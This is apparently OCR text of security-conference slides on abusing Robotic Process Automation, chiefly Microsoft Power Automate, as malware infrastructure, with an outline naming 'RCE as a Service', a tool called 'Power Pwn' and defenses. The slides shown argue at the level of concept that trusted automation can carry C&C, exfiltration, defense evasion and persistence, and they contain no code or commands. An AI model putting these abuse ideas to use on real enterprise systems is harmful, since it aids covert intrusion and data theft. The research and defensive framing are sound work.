
In the real world



In the real world



In the real world



We wanted to do hacking, not ops

Malware

- ☐ Initial access
- ☐ Deploy malware
- ☐ C&C
- ☐ Exfiltration
- ☐ Defense evasion
- ☐ Persistency
- ☐ Cleanup
- ☐ …
- ☐ ..
- ☐ Profit

Ops

Introducing.. Robotic Process Automation (RPA)!

https://www.t-plan.com/rpa-architecture/

Introducing.. Robotic Process Automation (RPA)!

Trusted cloud services

Trusted communication

Trusted executables

https://www.t-plan.com/rpa-architecture/

Power Automate

RPA is everywhere

(in the enterprise)

winautomation

RPA can take care of Ops for us

- ☑ C&C
- ☑ Exfiltration
- ☑ Defense evasion
- ☑ Persistency
- ☑ Cleanup

And so much more:

- ☑ Handle errors
- ☑ Support different OS/versions
- ☑ Malware updates
- ☑ Aggregate data across machines
- ☑ …

Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 3 things to do when you get home

zenity

What is RPA?
How anyone can automate mundane processes

Teenage (MMORPG) life

Grunt work required

Grunt work required

Grunt work required

Grunt work required


Grunt work required

+

=


Profit!

Automation!!



Automation for real

Automation for real



https://youtube.com/clip/UgkxqPRYueIjN24IqUs5iw13meeh7mm3KdNr

Automation via RPA

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing

zenity

RPA Deep Dive

“included in Windows 11”


Microsoft | Power Automate Product Capabilities Pricing Partners Learn Support Community Sign in Try free **Buy now**

Automate in Windows 11

Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—included in Windows 11 for users with a Microsoft account.

Watch overview ▷ Start now ›




https://powerautomate.microsoft.com/en-us/power-automate-and-windows-11/

Docs / Power Platform / Power Automate / Desktop flows /

Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors

Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.



youtu.be/Kik9oXu_-bI

Synced to cloud

Power Automate

Hi

New flow

Environments
Pwntoso (default)

Settings

Help

Search Flows

Office

